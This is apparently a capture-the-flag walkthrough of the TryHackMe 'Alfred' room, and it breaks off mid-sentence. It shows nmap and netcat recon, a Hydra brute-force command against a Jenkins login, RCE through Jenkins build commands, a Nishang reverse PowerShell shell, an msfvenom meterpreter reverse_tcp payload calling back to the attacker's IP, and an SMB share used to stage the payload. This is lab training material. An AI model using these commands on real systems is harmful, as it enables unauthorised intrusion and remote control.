
https://tryhackme.com/room/alfred

Recon

Port Scan and Service Enumeration with Nmap

Since we already know the server doesn't respond to ICMP (ping) requests, we can specify -Pn to nmap so that it doesn't try to ping the server and check it's alive.
-

Now we can try to get some more information using aggressive scanning (-A) and the standar nmap scripts (-sC)



IIS Webserver on port 80 reveals this server might be related with Wayne Enterprises, andalso gives us an email and the name of somebody related to the enterprise. Potential usernames could be **alfred, bruce** and **wayne**


Note that an nmap aggressive scan running all the default scripts, on top of avoiding ICMP echo requests is going to take way longer than usual, so we can also do some **manual banner grabbing** with tools like nmap or telnet.

In this case with nmap, we need to specify the resourcre and HTTP version with our GET request, send the Host and User-Agent headers as follows:


```
root@ip-10-10-44-249: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-44-249:~# nc 10.10.250.8 80
GET / HTTP/1.1
Host: 10.10.250.8
User-Agent: Nico 1.1.

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 25 Oct 2019 22:42:13 GMT
Accept-Ranges: bytes
ETag: "de32b271858bd51:0"
Server: Microsoft-IIS/7.5
Date: Wed, 06 Jul 2022 00:23:41 GMT
Content-Length: 289

<html>
<head>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center><br />
<img width="200" height+"300" src="bruce.jpg"><br /><br />
RIP Bruce Wayne<br /><br />
Donations to <strong>alfred@wayneenterprises.com</strong> are gr
```

To enumerate the Jenkins portal, you might have to get the raw headers from browser's developer tools in the network tab and copy it all into the netcat connection, since a cookie is required.


Manual Browsing



Web Server on port 8080 has a login form to Jenkins




Robots.txt just indicates all robots not to crawl the website



Exploitation


Initial Access




It seems like the easier way to get in could be to try some bruteforce on the possible usernames we listed earlier.

I will try Hydra-THC first. For that, we just need to capture the HTTP request sent with a login attempt. We need the resource requested, the payload and the error message in order to differentiate invalid login attempts from valid ones.


The syntax in this case will be:
hydra -l {USERNAME} -P {PASSWORD_DICTIONARY} -s 8080 {IP} http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password"




After not getting any results, I decided to look for deafult credentials for Jenkins:




Rockyou also took too long to run before, so I went for smaller password lists found in SecLists (https://github.com/danielmiessler/SecLists)




Right after logging in, I got an error message. Reloading the page took me to the dashboard:




If we go into configuration, we can find an interesting functionality under the section **Build** called **Execute Windows batch command**



We can also click “Build Now” on the left hand panel to see if we can find the output of our command:




Every time we click build, we can go to the build history and check the last build generated by Jenkins.
If we click on the latest build and go to Console Output, we can see the confirmation that we have achieved **RCE**.




Gaining Reverse Shell Access

Now we that we can execute code in the target machine, we can use the hint in the room to copy the Nishang PowerShellTcp PS script https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1 into our attackbox, start a python http server on the directory where the script is and run the download and execute command described in the room. Note that I modified the powershell call from cmd by doing powershell -command “COMMAND” instead of powershell command, since that is how I’ve always done it. It might work leaving it as it is written in the box



Next, we can set up a netcat listener on the port indicated above at the end of the command, 4444 in my case.

Then we can click “Build Now” on the left control panel and note that the build should get stuck right before finishing, as displayed below in the red bar, as the system connects to our attackbox during the build. We should have our reverse powershell ready:




Now, since we know we need to find a flag in a user's directory, we can just search for txt files in the users folder:

```
PS C:\Users> Get-ChildItem -Filter *.txt -Recurse


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/25/2019  11:22 PM         32 user.txt


PS C:\Users>
```

Upgrading the Shell and Escalating Privileges

We can now do some manual enumeration on the system and our account:

```
root@ip-10-10-44-249: ~
File  Edit  View  Search  Terminal  Help
64-bit
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).name
Microsoft Windows 7 Ultimate |C:\Windows|\Device\Harddisk0\Partition2
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).OSArchitecture
64-bit
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).CSName
ALFRED
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
```



After enumerating our privileges with **whoami /priv** we can clearly see the **SeImpersonatePrivilege** Enabled, which is a good sign to use a Potato exploit. We can also try meterpeter's getsystem since all these privileges might give us a good chance. I will try to upgrade my shell to a meterpreter shell first in order to get the low hanging fruit first and then we can explore more alternatives.


Shell Upgrade -> METERPRETER

- Reading the original tryhackme room instructions afterwards, I realised I didn't encode the payload, since I assumed this basic challenge wouldn't require any kind of firewall/anti virus evasion. Encoding it might allow to use the same method we used to download the PS script in order to upload our payload.

Since we know the target system version and architecture, we can proceed to generate our meterpreter payload with **msfvenom** and save it as a .EXE file.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.250.158 LPORT=4444 -f exe > mp_win7_64.exe


One thing I encountered early on when trying to upgrade to a meterpreter shell is that we can't execute our executable file containing the payload after downloading it - it seems to be the wrong architecture. When generating a 32-bit binary file, the system complains about the architecture again. Therefore, I checked the files and saw they were "corrupted" all downloaded files seem to be stripped at 2887Bytes. And this were staged reverse shells, so going stageless would be even worse.



Since it seems that it's not possible to download files on this directory via PowerShell, we can host a samba share on our attackbox and mount it on our target system:


I first installed samba: sudo apt install samba

Then, created a folder to use as our share path in my home directory and gave it all permissions: **mkdir myshare; chmod 0777 myshare**
After creating the folder, we have to configure the share (basic configuration) by editing the file **/etc/samba/smb.config** and adding at the end :



Setting the same valid user as your current user just makes things easier.
Then we need to add a password for the user: **smbpasswd -a root**
Now, we restart the samba service: **systemctl restart smbd**. We can check the status with **systemctl status smbd**


Finally, on the target machine:
net use * \\10.10.76.189\myshare /u:root root
Where the asterisk (*) just mounts the share on the next available letter disk, and the /u argument is for our credentials: /u:{user} {password}



Now we can see that we were able to access the share and we can just copy (or create directly) the payload into the share folder from our attackbox.

Next, we have to get ready to catch the meterpreter shell by selecting the multi/handler module and setting LHOST, LPORT and payload to match the ones we defined when

